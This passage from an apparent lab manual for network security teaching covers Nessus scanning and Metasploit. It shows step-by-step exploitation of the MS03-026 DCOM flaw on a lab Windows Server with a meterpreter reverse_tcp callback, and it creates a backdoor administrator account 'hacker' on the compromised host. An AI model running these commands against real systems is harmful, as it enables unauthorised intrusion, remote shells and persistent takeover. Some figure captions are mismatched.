


Figure 17: The Nessus Client

4. Type **toor** for the password and click the **Log in** radio button.

For security reasons, the password will not be displayed.




Figure 18: Logging into the Nessus Client

5. Click OK to the Security Warning indicating that systems could crash.




Figure 19: Nessus Security Warning

6. Click the **Target** tab. In the Target box, type the IP Address of **10.10.19.202**. Click the **Start the Scan** button to indicate the Nessus scan on the victim.




Figure 20: Starting a Nessus Scan

The report can take 20-30 minutes to generate, depending on the system scanned. While this scan is taking place, you can move on to [Task 3.1](#) and then return to finish [Task 2.1](#).

- To view the report, click on **Subnet**, and then click on **Host**. Find **epmap** in the port list, and then click on **security hole**. Read the description in the bottom pane. Reports can be saved to HTML format. Click **Close Window** to close Nessus. Click **No** when you are asked if you want to save the report.




Figure 21: A Nessus Scan Report

Task 2.2 Conclusion

Nessus is a vulnerability scanner that will provide you with information indicating the weaknesses that exist on systems. The Nessus report will provide you with a list of critical problems and provide you will solutions on how to patch the holes. You need to be cautious when running a Nessus scan against a target system because the scan could cause a system to crash.

Task 2.3 Discussion Questions

- Why do you need to be cautious when initiating a Nessus scan?
- What is the command to start the Nessus server?
- Which command can be used to verify that the Nessus server is running?
- Is it possible to run the Nessus client and server on the same machine?

Task 3 Introduction to Metasploit, a Framework for Exploitation

Metasploit has exploits for the Windows, Mac, Linux, and UNIX operating systems, as well as some exploits for mobile devices like the iPhone and Droid. It actually started out as a game but it is a serious tool that can be used to exploit vulnerabilities. Metasploit has a free and a commercial version and is maintained by the company Rapid 7. Understanding how an attacker can use a tool like Metasploit can help someone better understand network security and the importance of hardening their systems.

Task 3.1 Launch Metasploit and Explore the Available Options

To launch Metasploit and explore Metasploit, type the following commands:

1. Open a terminal within BackTrack 4 system by clicking on the terminal icon in the bottom left corner. Navigate to the `/pentest/exploits/framework3` directory.
`root@bt:~#cd /pentest/exploits/framework3`

```
root@bt:~# cd /pentest/exploits/framework3
root@bt:/pentest/exploits/framework3#
```

Figure 22: Switching to the Framework 3 Directory

2. Type the following command to launch the `msfconsole` of Metasploit:
`root@bt:/pentest/exploits/framework3#./msfconsole`

```
root@bt:/pentest/exploits/framework3# ./msfconsole

      o                8                o  o
      8                8                8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....:8.....:
:8:
:8:

      =[ msf v3.3-dev
+ -- --=[ 345 exploits - 223 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 123 aux

msf > |
```

Figure 23: Metasploit

- At the msf prompt, you can type the ? to see a list of available commands:
msf > ?

```
msf > ?

Core Commands
=====

Command      Description
-----
?            Help menu
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
connect      Communicate with a host
exit         Exit the console
help         Help menu
info         Displays information about one or more module
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
load         Load a framework plugin
```

Figure 24: Commands Available within Msfconsole

- To view what Metasploit has to offer, type the following 5 commands:

Command to type at msf console	Results
show all	Shows all exploits, payloads, etc
search exploits windows	Shows all Windows Exploits
search exploits linux	Shows all Linux Exploits
search exploits unix	Shows all Unix Exploits
search exploits osx	Shows all Macintosh Exploits

```
msf > search exploits windows
[*] Searching loaded modules for pattern 'windows'...

Exploits
=====

Name      Description
-----
windows/antivirus/symantec_rtvscan  Symantec Remote Management Buffer Overflow
windows/antivirus/trendmicro_serverprotect  Trend Micro ServerProtect 5.58 Buffer Overflow
```

Figure 25: Searching for Exploits within the Metasploit Framework

- The victim machine we are attacking is running Windows Server 2003, so we need to search through the Windows exploit and find one that works for 2003. Type **search exploits windows** at the msf prompt to view Windows exploits:
`msf > search exploits windows`
- To view more about an individual exploit, we can use the **info** command. The info command will tell us which operating system the exploit works on. Let's take a look at the last Windows exploit listed to see what information is provided about the exploit to determine if it can be used against the target. Type the following command into the msf console to view exploit information:
`msf > info exploit/windows/wins/ms04_045_wins`

```
msf > info exploit/windows/wins/ms04_045_wins

      Name: Microsoft WINS Service Memory Overwrite
      Version: 6022
      Platform:
      Privileged: Yes
      License: Metasploit Framework License (BSD)

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0   Windows 2000 English

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST     42               yes       The target address
  RPORT     42               yes       The target port
```

Figure 26: The Description of the ms04_045_wins Exploit

- Search for the DCOM exploit by typing **search dcom** within the msf console
`msf > search dcom`

```
msf > search dcom
[*] Searching loaded modules for pattern 'dcom'...

Exploits
=====

  Name      Description
  ----      -
  windows/dcerpc/ms03_026_dcom  Microsoft RPC DCOM Interface Overflow
  windows/driver/broadcom_wifi_ssids Broadcom Wireless Driver Probe Response SSID Overflow
```

Figure 27: Searching for RPC Vulnerabilities

- Let's examine the first of the DCOM vulnerabilities in the list, the first of which is the Microsoft RPC DCOM Interface Overflow. To get detailed information about what operating system is vulnerable and find out what port needs to be open, type the following command into the msf console of Metasploit:

msf > info windows/dcerpc/ms03_026_dcom

```
msf > info windows/dcerpc/ms03_026_dcom

      Name: Microsoft RPC DCOM Interface Overflow
      Version: 5773
      Platform:
      Privileged: Yes
      License: Metasploit Framework License (BSD)

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  ---
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name      Current Setting  Required  Description
  ----  -
  RHOST
  RPORT  135              yes       The target port
```

Figure 28: A Description of the Microsoft RPC DCOM Buffer Over flow Interface

- To use the Microsoft RPC DCOM exploit within Metasploit, type the following:

msf > use windows/dcerpc/ms03_026_dcom

```
msf > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > |
```

Figure 29: A Description of the Microsoft RPC DCOM Buffer Over flow Interface

In order to exploit the remote system, we will need to specify the remote system's IP Address by using the set command. The term **RHOST** designates the remote host.

10. Type the following command into the msf console to set the **rhost** (remote host):
`msf exploit(ms03_026_dcom) > set rhost 10.10.19.202`

```
msf exploit(ms03_026_dcom) > set rhost 10.10.19.202
rhost => 10.10.19.202
```

Figure 30: Using the Exit command to leave Metasploit

Next, we will need to set a payload, which is a method by which the attacker will connect to the victim. Meterpreter is one of the payloads that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even more powerful and has a set of unique commands that deal specifically with exploitation. The meterpreter payload also allows the user to spawn a command shell.

11. Type the following command into the msf console to set the **payload**:
`msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp`

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 31: Using the Exit command to leave Metasploit

So that we can designate which system the victim will “call back to”, we need to specify a LHOST. The term LHOST stands for local host, which in this case is the attacker.

12. Type the following command into the msf console to set the **lhost** (local host):
`msf exploit(ms03_026_dcom) > set lhost 10.10.19.148`

```
msf exploit(ms03_026_dcom) > set lhost 10.10.19.148
lhost => 10.10.19.148
```

Figure 32: Using the Exit command to leave Metasploit

13. For quality assurance purposes, we can verify our commands by typing:
`msf exploit(ms03_026_dcom) > show options`

```
msf exploit(ms03_026_dcom) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.19.202    yes       The target address
  RPORT     135              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process
  LHOST     10.10.19.148    yes       The local address
  LPORT     4444             yes       The local port

Exploit target:

  Id  Name
  --  ---
  0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 33: Showing the Options for the Exploit

14. To exploit the victim machine, type the following command:
`msf exploit(ms03_026_dcom) > exploit`

```
msf exploit(ms03_026_dcom) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.10.19.202[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.10.19.202[135] ...
[*] Sending exploit ...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] The DCERPC service did not reply to our request
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.10.19.148:4444 -> 10.10.19.202:2294)

meterpreter > █
```

Figure 34: The Remote System has been Exploited Successfully

You should receive the message Meterpreter session 1 opened. Now that you have a remote connection to the victim, you can type commands into the Meterpreter shell, which is interacting with the victim machine.

15. Type the following command to determine the Meterpreter commands:
meterpreter > ?

```
meterpreter > ?  
  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
channel	Displays information about active channels

Figure 35: Meterpreter Commands

16. Type the following command to determine which account you are running as:
meterpreter > **getuid**

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Figure 36: Level of Privilege on the Remote System

17. Type the following to determine the remote machine's operating system:
meterpreter > **sysinfo**

```
meterpreter > sysinfo  
Computer: WIN2K3DC  
OS      : Windows .NET Server (Build 3790, ).  
meterpreter > █
```

Figure 37: Information about the Remote System


18. Type the following command to get a command shell:
meterpreter > **execute -f cmd.exe -i**

```
meterpreter > execute -f cmd.exe -i  
Process 3212 created.  
Channel 1 created.  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.  
C:\WINDOWS\system32> █
```

Figure 38: A Command Shell on the Remote System

19. Type the following command to add a user called **hacker** to the machine:

```
C:\WINDOWS\system32>net user hacker P@ssw0rd /add
```




```
C:\WINDOWS\system32>net user hacker P@ssw0rd /add
net user hacker P@ssw0rd /add
The command completed successfully.
```

Figure 39: Adding a User to the Compromised Machine

20. Type the following to make hacker a member of the **administrators** group:

```
C:\WINDOWS\system32>net localgroup administrators hacker /add
```



```
C:\WINDOWS\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.
```

Figure 40: Adding the User to the Administrator's Group

21. Type **exit** close the connection with the Windows 2k3 Server. Close the terminal when finished with the task.

Task 3.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. A user can interact with Metasploit by typing `msfconsole` from the terminal within BackTrack. Once `msfconsole` has been launched, the user has the ability to search through the list of available exploits and other modules. To determine if the exploit is suitable for the target system, the user can utilize the `info` command to get more detailed information about a specific exploit.

Task 3.3 Discussion Questions

1. What is the command used to show all Windows exploits in Metasploit?
2. What is the command used to show all Macintosh exploits in Metasploit?
3. How can you learn more information about a particular exploit?
4. Launch `msfconsole` again. Use the **banner** command until you are able to get the picture of the cow. Type **exit** to leave the `msfconsole` environment.

5 References

1. Nmap:
<http://nmap.org/>
2. Zenmap:
<http://nmap.org/zenmap/>
3. Nessus:
<http://www.tenable.com/products/nessus>
4. Metasploit:
<http://metasploit.com/>
5. BackTrack Linux:
<http://www.backtrack-linux.org/>